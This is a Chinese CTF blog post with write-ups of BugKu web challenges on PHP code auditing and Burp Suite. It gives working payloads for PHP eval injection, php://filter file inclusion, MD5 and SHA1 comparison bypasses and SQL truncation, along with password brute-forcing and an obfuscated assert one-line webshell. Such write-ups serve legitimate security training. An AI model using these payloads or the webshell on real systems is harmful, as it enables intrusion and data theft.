




# CTF Web学习（二）----代码审计、burp suite应用

原创

网络猿  于 2021-01-10 20:26:06 发布  268  收藏 7

分类专栏: [我的CTF Web学习之路](#) 文章标签: [python php web 正则表达式 字符串](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_36451824/article/details/112433562](https://blog.csdn.net/qq_36451824/article/details/112433562)

版权



[我的CTF Web学习之路](#) 专栏收录该内容

4 篇文章 1 订阅

订阅专栏

## CTF Web学习（二）

代码审计、burp suite应用

---

CTF Web学习目录链接

[CTF Web学习（一）：基础篇及头文件修改、隐藏](#)

[CTF Web学习（二）：代码审计、burp suite应用](#)

[CTF Web学习（三）：python脚本的编写及应用](#)

[CTF Web学习（四）：SQL注入](#)

文章目录

## CTF Web学习（二）

### 前言

#### 一、BugKu Web题

- (一) BugKu Web5 矛盾
- (二) BugKu Web8 文件包含
- (三) BugKu Web9 flag In the variable !
- (四) BugKu Web11 网站被黑了 黑客会不会留下后门
- (五) BugKu Web12 本地管理员
- (六) BugKu Web13 看看源代码?
- (七) BugKu Web14 click me? no
- (八) BugKu Web15 好像需要密码
- (九) BugKu Web16 备份是个好习惯
- (十) BugKu Web21 作者：御结冰城
- (十一) BugKu web22 送给大家一个过狗一句话
- (十二) BugKu web23 xxx二手交易市场
- (十三) BugKu web 字符? 正则?
- (十四) BugKu web SQL约束攻击
- (十五) BugKu web md5 collision (md5碰撞)
- (十六) BugKu web 各种绕过哦
- (十七) BugKu web txt? ? ? ?
- (十八) BugKu web 细心
- (十九) BugKu web flag.php

### 总结

---

## 前言

常见的CTF Web的题型都是以php、mysql环境搭建的。因此需要了解简单的php、MySQL、python代码，可以简单的阅读代码，最好还能写一下。第二期的学习主要针对php代码审计展开，我也是不太懂，都是百度搜关键字一句一句读下去，对于萌新的我来说有点费事。有错误的地方请大佬指正。此次主要是用bugku的题，大神可以直接略过。

---

## 一、BugKu Web题

以下的题都是出自bugku，但是链接不是现在bugku官网的链接，但是题型是一样的，有兴趣的人可以去先做一做，做不下去可以再来看看。

### (一) BugKu Web5 矛盾

链接：<http://123.206.87.240:8002/get/index1.php>

```

$num=$_GET['num']; #取值num
if(!is_numeric($num)) #num不能为数字
{
echo $num;
if($num==1) #num==1
echo 'flag{*****}';
}

```


WriteUp: 简单的一看提示, num不能为数字, 但是又要等于1才能给出flag。就和题目一样“矛盾”。因此我要知道php的弱类型的比较。可以这样理解

```

==为弱类型
===为强类型 (两边绝对相等)

```


在这里解释以下弱类型: 在和数字比较是, 弱类型会取字符串前面给出的所有数字, 即: 1abc == 1, 会变成1abc会变成1在比较, 123abc==1, 123abc会变成123在比较。这道题为弱类型, 因此可以解决这种矛盾的题给num=1a即可。



```

$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{*****}';
}
1aflag{bugku-789-ps-ssdf}

```



## (二) BugKu Web8 文件包含

```

<?php
include "flag.php";
$a = @$_REQUEST['hello']; #取hello的值
eval("var_dump($a);"); #执行
show_source(__FILE__);
?>

```

WriteUp: \$\_REQUEST函数为取值，get和post的值都可以取。最后拼接一下：  
?hello=print\_r(flief('flag.php'))  
var\_dump()为递归执行，有点像print\_r()，因此在拼接的时候写不写print\_r都无所谓。

### （三）BugKu Web9 flag In the variable !

链接: <http://123.206.87.240:8004/index1.php>

```
flag In the variable ! <?php
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($args);");
}
?>
```


WriteUp: 题目已经给出flag在变量里面，看代码里面只有一个变量  
*args*，还是我们准备给它的，经过一堆猜想上面*flag*、*key*、*pass*等无果后，百度一下*php*是否有全局变量，*GLOBALS*，一执行就出来了。



一看flag在变量ZFkwe3里面，这个名字能猜到就鬼了。

### （四）BugKu Web11 网站被黑了 黑客会不会留下后门

链接: <http://123.206.87.240:8002/webshell/>



你的网站存在漏洞，请及时修复！

© 2015-2017 myCTF . All Rights Reserved.

[https://blog.csdn.net/qq\\_36451824](https://blog.csdn.net/qq_36451824)

WriteUp: 这题拿上后，F12看了，没东西，截包看了，也没东西，注入试一下，也没有东西。那么只能在试试扫描目录了。说起扫描目录，很多工具都可以，其实玩的都是字典，谁的字典强，谁就强，这道题到无所谓，用啥都行，百度一大堆。小白可以用御剑，dirscan、dirmap、或者王一航大神写的SourceLeakHacker，都可以。我这里用的是dirmap，因为我总结了一些字典在里面。扫描如下：

```
[200][text/html][18.82kb] http://123.206.87.240:8002/webshell/index.php
[200][text/html][954.00b] http://123.206.87.240:8002/webshell/shell.php
[200][application/x-javascript][36.00kb] http://123.206.87.240:8002/webshell/Scripts/bootstrap.min.js
[200][application/x-javascript][2.44kb] http://123.206.87.240:8002/webshell/Scripts/hovortreewelcome.js
[200][text/css][86.92kb] http://123.206.87.240:8002/webshell/Css/app.css
[200][image/jpeg][11.58kb] http://123.206.87.240:8002/webshell/Picture/headimg_dl.jpg
[200][application/x-javascript][93.73kb] http://123.206.87.240:8002/webshell/Scripts/jquery.js
```

发现有个链接：<http://123.206.87.240:8002/webshell/shell.php>，是个webshell登录界面，需要密码，猜一下无果后，还是老实用burp suite爆破吧。

### Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
1944	hack	200	<input type="checkbox"/>	<input type="checkbox"/>	1110	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
1	!@#%\$	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
2	!@#%\$^	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
3	!@#%\$^&	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
5	!root	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
4	!@#%\$^&*	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
6	\$SRV	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
7	\$secure\$	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
8	*3noguru	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
9	@#%\$^&	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
10	A.M.I	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	

[https://blog.csdn.net/qq\\_36451824](https://blog.csdn.net/qq_36451824)

爆破密码为hack，输入可得flag。burp suite截包和爆破就不讲了，有兴趣的可以百度一下，教程很多，该工具是CTF必备的，大神都得用。

## (五) BugKu Web12 本地管理员

链接: <http://123.206.31.85:1003/>

WriteUp: 一看题目提示: 本地管理员, 盲猜一下提示:

# 管理员系统

Username:

Password:

Submit

Reset

IP禁止访问, 请联系本地管理员登陆, IP已被记录.

赶紧把x-forwarder-for打开设置为127.0.0.1。



盲猜一下, 提示变成: Invalid credentials! Please try again!. 右键看看源代码, 发现最底下有个

```
<!-- dGVzdDEyMw== -->
```

base64解码为test123, 再次尝试admin和密码test123, 得到flag

## (六) BugKu Web13 看看源代码?

链接: <http://123.206.87.240:8002/web4/>

WriteUp: 题目都说了看看源代码, 一看发现

```
<script>
var p1 = '%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62';
var p2 = '%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75%72%6e%21%31%7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%73%74%22%29%2e%6f%6e%73%75%62%6d%69%74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b';
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>
```

这就简单了复制出来解码，要注意拼接一下。解码结果如下：

```
function checkSubmit()
{
var a=document.getElementById("password");
if("undefined"!==typeofa){
if("67d709b2b54aa2aa648cf6e87a7114f1"===a.value)
return !0;
alert("Error");
focus();
return !1 }
}
```

把值67d709b2b54aa2aa648cf6e87a7114f1提交即可的key。

## （七）BugKu Web14 click me? no

链接：<http://123.206.87.240:8005/post/>

WriteUp: 点击链接发现网址变为：<http://123.206.87.240:8005/post/index.php?file=show.php> index具有读取文件的功能，试一试有没有flag之类的文件，发现没有，题目有提示flag在index.php里面，读取index.php，还是没有结果。那只能怀疑flag隐藏在index.php那里面，需要获取index.php全部代码，就这就要用到base64加密index.php内容。先直接上结果在解释<http://123.206.87.240:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php>


```
file=php://filter/read=convert.base64-encode/resource=index.php
php://是一种协议名称，
php://filter/是一种访问本地文件的协议，
/read=convert.base64-encode/表示读取的方式是base64编码后，
resource=index.php表示目标文件为index.php。
```

返回结果在用base64解密得flag

```
<html>
  <title>Bugku-ctf</title>
<?php
error_reporting(0);
if(!$_GET[file]){echo '<a href="/index.php?file=show.php">click me? no</a>';}
$file=$_GET['file'];
if(strstr($file,"..")||strstr($file,"tp")||strstr($file,"input")||strstr($file,"data")){
  echo "Oh no!";
  exit();
}
include($file);
//flag:flag{edulcni_elif_lacol_si_siht}
?>
</html>
```

## (八) BugKu Web15 好像需要密码

链接: <http://123.206.87.240:8002/baopo/>



WriteUp: 输入5位数密码, 这种时候一般爆破顺序为先数字, 在字母, 最后混合。运气真好5位纯数字出来了(一般ctf题爆破密码不会太难, 要不你爆一天, 比赛都结束了), 爆破密码为13579

The screenshot shows the Burp Suite interface. On the left, the 'Payload Sets' tab is active, showing a set named '1' with a 'Numbers' type. The 'Number range' is set to 'Sequential' with 'From: 10000' and 'To: 99999'. The 'Number format' is set to 'Decimal'. Below this, the 'Intruder attack 2' window is open, displaying a table of requests. The first request is highlighted, showing a 'POST /baopo/?yes' request with a status of 200. The 'Request' tab is selected, showing the raw HTTP request details.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			1327	
1	10000	200			1327	
2	10001	200			1327	
3	10002	200			1327	
4	10003	200			1327	
6	10005	200			1327	
5	10004	200			1327	
7	10006	200			1327	
8	10007	200			1327	
9	10008	200			1327	
10	10009	200			1327	
11	10010	200			1327	

```
1 POST /baopo/?yes HTTP/1.1
2 Host: 123.206.87.240:8002
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 9
9 Origin: http://123.206.87.240:8002
10 Connection: close
11 Referer: http://123.206.87.240:8002/baopo/
12 Upgrade-Insecure-Requests: 1
```

## (九) BugKu Web16 备份是个好习惯



链接: <http://123.206.87.240:8002/web16/>

WriteUp: 题目提示备份, 那么就赶紧扫描吧

```
*] Use crawl mode
[200][text/html][64.00b] http://123.206.87.240:8002/web16/index.php
[200][application/octet-stream][378.00b] http://123.206.87.240:8002/web16/index.php.bak
```

有个bak的备份, 下载下来, 有个php代码

```
include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str, 1);
$str = str_replace('key', "", $str);      #将str里的字符key替换为空
parse_str($str);
echo md5($key1);      #输出md5加密后的key1
echo md5($key2);      #输出md5加密后的key1
if(md5($key1) == md5($key2) && $key1 != $key2){ #if判断条件为, md5加密后的key1和key2相等, 且key1不等于key2
    echo $flag."取得flag";      #输出flag
}
```

重点的几句代码解释如上: 其实和上一期的矛盾题一样的, key1不能等于key2, 但两个md5加密后还得一样。这个题有两个思路都是php的机制, 一个是科学计数法, 另一个是数组不能被md5加密。

第一种 科学计数法: 1e2表示1\*10<sup>2</sup>, 即等于100。这就要找一下被md5加密后为0e开头, 并且后面为纯数字的特殊字符串了。百度一下有结果, 我这里复制一下:

```
QNKCDZO
0e830400451993494058024219903391
s878926199a
0e545993274517709034328855841020
s155964671a
0e342768416822451524974117254469
s214587387a
0e848240448830537924465865611904
s1091221200a
0e940624217856561557816327384675
s1885207154a
0e509367213418206700842008763514
```

这样就可以随便复制两个字符串绕过了。根据代码key被替换，而且不是正则替换，可双写绕过，拼接的时候注意双写key

123.206.87.240:8002/web16/?kkeyey1=QNKCDZO&kkeyey2=s878926199a

0e8304004519934940580242199033910e545993274517709034328855841020Bugku{OH\_YOU\_FIND\_MY\_MOMY}â-â³¼—flæ

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

Load URL Split URL Execute

Post data  Referer  User Agent  Cookies [Clear All](#)

[https://blog.csdn.net/qq\\_36451824](https://blog.csdn.net/qq_36451824)

第二种 数组不能被md5加密：不能被加密，因此加密数组后总得有个值，不管是null还是其他什么特殊字符，但一定相等，因此我们可以将key变成数组，就可以绕过了。如下：

123.206.87.240:8002/web16/?kkeyey1[]=1&kkeyey2[]=2

Bugku{OH\_YOU\_FIND\_MY\_MOMY}â-â³¼—flag

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

Load URL Split URL Execute

Post data  Referer  User Agent  Cookies [Clear All](#)

[https://blog.csdn.net/qq\\_36451824](https://blog.csdn.net/qq_36451824)

## (十) BugKu Web21 作者：御结冰城

never never never give up !!!

链接：<http://123.206.87.240:8006/test/hello.php?id=1>

WriteUp：右键看源代码，如下：

```
<!--1p.html-->
never never never give up !!!
```

访问1p.html源代码，如下：

```

var Words = "%3Cscript%3Ewindow.location.href%3D%27http%3A/www.bugku.com%27%3B%3C/script%3E%20%0A%3C%21--JTlyJTNcaWYI
MjglMjEIMjRfR0VUJTVcJTl3aWQIMjclNUQIMjkiMEEIN0IIMEEIMDloZWfKZxIIMjglMjdMb2NhdGlvbIuZQSUYMGHlbGxvLnBocCUzRmlkJTNEMSUYNy
UyOSUzQiUwQSUwOWV4aXQIMjglMjkiM0IIMEEIN0IIMEEIMjRpZCUzRCUyNF9HRVQINUIIMjdpZCUyNyU1RCUzQiUwQSUyNGEIM0QIMjRfR0VUJ
TVcJTl3YSUYNyU1RCUzQiUwQSUyNGIIM0QIMjRfR0VUJTVcJTl3YiUYNyU1RCUzQiUwQWlMjTl4c3RyaXBvcyUyOCUyNGEIMkMIMjcuJTl3JTl5JTl
5JTBBJTdCJTBBJA5ZWNobyUyMCUyN25vJTlwbm8IMjBubyUyMG5vJTlwbm8IMjBubyUyMG5vJTl3JTNCJTBBJA5cmV0dXJuJTlwJTNCJTBBJTd
EJTBBJTl0ZGF0YSUYMCUzRCUyMEBmaWxlX2dldF9jb250ZW50cyUyOCUyNGEIMkMIMjdyJTl3JTl5JTNCJTBBaWYIMjglMjRkYXRhJTNEJTNEJTl
yYnVna3UIMjBpcyUyMGEIMjBuaWNlJTlwGxhdGVmb3JtJTlxJTlyJTlwYW5kJTlwJTl0aWQIM0QIM0QwJTlwYW5kJTlw3RybGVuJTl4JTl0YiUYOSU
zRTUIMjBhbmQIMjBlcmVnaSUyOCUyMjExMSUYMi5zdWJzdHlIMjglMjRiJTJDMCUyQzEIMjklMkMIMjlxMTE0JTlyJTl5JTlwYW5kJTlw3Vic3RyJTl4JTl
0YiUYQzAIMkMxJTl5JTlxJTNEUCUyOSUwQSU3QiUwQSUwOXJlcXVpcmUIMjglMjJmNGwyYTNnLnR4dCUyMiUYOSUzQiUwQSU3RCUwQWVsc2U
IMEEIN0IIMEEIMDlwcmUyMCUyMm5ldmVyJTlwbm8vZXIIMjBuZXIciUyMGdpdmUIMjB1cCUyMCUyMSUYMSUYMSUYMiUzQiUwQSU3RCUwQS
UwQSUwQSUzRiUzRQ%3D%3D--%3E"

```

```

function OutWord()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
OutWord();

```

经过两次解密后，代码如下：

```

if(!$_GET['id'])
{
header('Location: hello.php?id=1');
exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(strpos($a, '.'))
{
echo 'no no no no no no no';
return ;
}
$data = @file_get_contents($a, 'r');
if($data=="bugku is a nice platform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
{
require("f4l2a3g.txt");
}
else
{
print "never never never give up !!!";
}

```

访问f4l2a3g.txt即可得到flag。但是这个是我给的链接得解题过程，在bugku官网上是如下代码：

```

if(!$_GET['id'])
{
header('Location: hello.php?id=1');
exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(strpos($a,'.'))
{
echo 'no no no no no no no';
return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice platform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
{
$flag = "flag{*****}"
}
else
{
print "never never never give up !!!";
}

```

也就是没有直接给出txt文件，还需要你在赋值绕过才能得到结果。

根据上面得if条件可以解读如下：

1、需要a= bugku is a nice platform!，可以用post来绕过，php://input

2、

id=\_\_\_\_\_(\$\_GET['id']), id不能直接为0，即可以用0e来绕过（科学计数法）

## （十一）BugKu web22 送给大家一个过狗一句话

插图：送给大家一个过狗一句话 \$poc="a#s#s#e#r#t"; \$poc\_1=explode("#",\$poc);  
\$poc\_2=\$poc\_1[0].\$poc\_1[1].\$poc\_1[2].\$poc\_1[3].\$poc\_1[4].\$poc\_1[5]; \$poc\_2(\$\_GET['s'])

http://114.67.246.176:17620

02:48:29

删除场景

延时场景

```

$poc="a#s#s#e#r#t";
$poc_1=explode("#",$poc); $poc_2=$poc_1[0].$poc_1[1].$poc_1[2].$poc_1[3].$poc_1[4].$poc_1[5]; $poc_2($_GET['s'])

```

WriteUp: 可以看出poc正则之后为: assert, 最后代码为: assert(\$\_GET['s'])。Assert为判断真假, 但都会执行括号里的内容, 这样就可以执行一些代码。

扫描当前文件下的目录: print\_r(scandir('./')) 最终可得flag



## (十二) BugKu web23 xxx二手交易市场

没做出来。有没有大神指点一下。

## (十三) BugKu web 字符? 正则?

链接: <http://123.206.87.240:8002/web10/>

```
<?php
highlight_file('2.php');
$key='KEY{*****}';
$IM= preg_match("/key.*key.{4,7}key:V.V(.key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if($IM){
    die("key is: ".$key);
}
?>
```

WriteUp: 根据代码可知get值id, 经过正则后对比为真打印flag

解释"/key.\*key.{4,7}key:V.V(.key)[a-z][[:punct:]]/i"如下:

正则表达式	意思	str
/	为正则开始	key
.	通配符 (即写啥都行)	key
*	任意次数	key11key
{4,7}	4-7次	key11key11111
/	转化特殊字符	key11key11111key:/1/
()	合并整体匹配	key11key11111key:/1/11key
[a-z]	任意小写字母	key11key11111key:/1/11keya
[[:punct:]]	任意标点符号	key11key11111key:/1/11keya,

最后结果

```
<?php
highlight_file('2.php');
$key='KEY{*****}';
$IM= preg_match("/key.*key.{4,7}key:\/.\\/(. *key) [a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
    die('key is: '.$key);
}
?> key is: KEY{0x0SIOPh550afc}
```

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

Load URL

Split URL

Execute

Post data  Referer  User Agent  Cookies [Clear All](#)

[https://blog.csdn.net/qq\\_36451824](https://blog.csdn.net/qq_36451824)

#### (十四) BugKu web SQL约束攻击

链接: <http://123.206.31.85:49163/>

WriteUp: 盲猜不行, 那只能注册了。用户名用admin发现已经被注册, 题目提示SQL约束攻击。

解释一下SQL约束: 其实利用的是数据库建表时, 约束了字段的长度, 例如username如果约束长度是2的话 输入超长的长度是只会保留约束长度的, 例如varchar username(5) 那么当你输入一个用户名是helloworld 的时候 数据库只会存入 hello 。

那么我们就可以这样注册: admin后面跟很多空格, 然后以任意字符结束, 这样就可以绕过admin重复注册的判断。但最后数据存储的时候只会保留admin。在登陆即可

## 注册

密码必须大于6位, 包含大写字母, 小写字母和数字

用户名:

admin

123

密码:

●●●●●●

注册

已有账号 ^\_^?

[https://blog.csdn.net/qq\\_36451824](https://blog.csdn.net/qq_36451824)

## 登录

SKCTF{4Dm1n\_HaV3\_GreAt\_p0w3R}

用户名:

admin

密码:

●●●●●●

记住密码

登录

没有账号 ^\_^?

© SKCTF管理系统.

[https://blog.csdn.net/qq\\_36451824](https://blog.csdn.net/qq_36451824)

## (十五) BugKu web md5 collision (md5碰撞)

链接: <http://123.206.87.240:9009/md5.php>

```

<?php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
?>

```

WriteUp: 看上面的代码是不是很熟悉? MD5和php特殊的科学计数法。解题思路看第九题

flag{md5\_collision\_is\_easy}

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

Load URL Split URL Execute

Post data  Referer  User Agent  Cookies [Clear All](#)

[https://blog.csdn.net/qq\\_36451824](https://blog.csdn.net/qq_36451824)

## (十六) BugKu web 各种绕过哦

链接: <http://123.206.87.240:8002/web7/>

```

<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])
        print 'passwd can not be uname.';
    else if (sha1($_GET['uname']) === sha1($_POST['passwd']) & ($_GET['id'] == 'margin'))

        die('Flag: '.$flag);
    else
        print 'sorry!';
}
?>

```



WriteUp: uname和passwd不能为空, 并且不能相等, 但sha1的值需要一样, 且id= margin, 即可打印flag。sha1加密只能对字符串加密, 不能对数组加密, 即将uname和passwd变成数组, 这样sha1加密就相等了。解释可以看第九题。

百度 Bugku CTF

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';
}
?> Flag: flag{HACK_45hhs_213sDD}
```

The screenshot shows a web proxy tool interface with a toolbar at the top containing icons for '查看器' (Viewer), '控制台' (Console), '调试器' (Debugger), '网络' (Network), '样式编辑器' (Style Editor), '性能' (Performance), '内存' (Memory), '存储' (Storage), '无障碍环境' (Accessibility), '应用程序' (Applications), and 'HackBar'. Below the toolbar is a menu with 'Encryption', 'Encoding', 'SQL', 'XSS', and 'Other'. The main area has three buttons: 'Load URL', 'Split URL', and 'Execute'. The 'Load URL' button is active, and the URL field contains 'http://123.206.87.240:8002/web7/?uname[]=1&id=margin'. Below the URL field are checkboxes for 'Post data' (checked), 'Referer', 'User Agent', and 'Cookies', along with a 'Clear All' button. The 'Post data' field contains 'passwd[]=2'. A URL 'https://blog.csdn.net/qq\_36451824' is visible in the bottom right corner.

## (十七) BugKu web txt? ? ? ?

链接: <http://123.206.87.240:8002/web8/>

```
<?php
extract($_GET);
if (!empty($ac))
{
    $f = trim(file_get_contents($fn));
    if ($ac === $f)
    {
        echo "<p>This is flag: " . $flag . "</p>";
    }
    else
    {
        echo "<p>sorry!</p>";
    }
}
?>
```

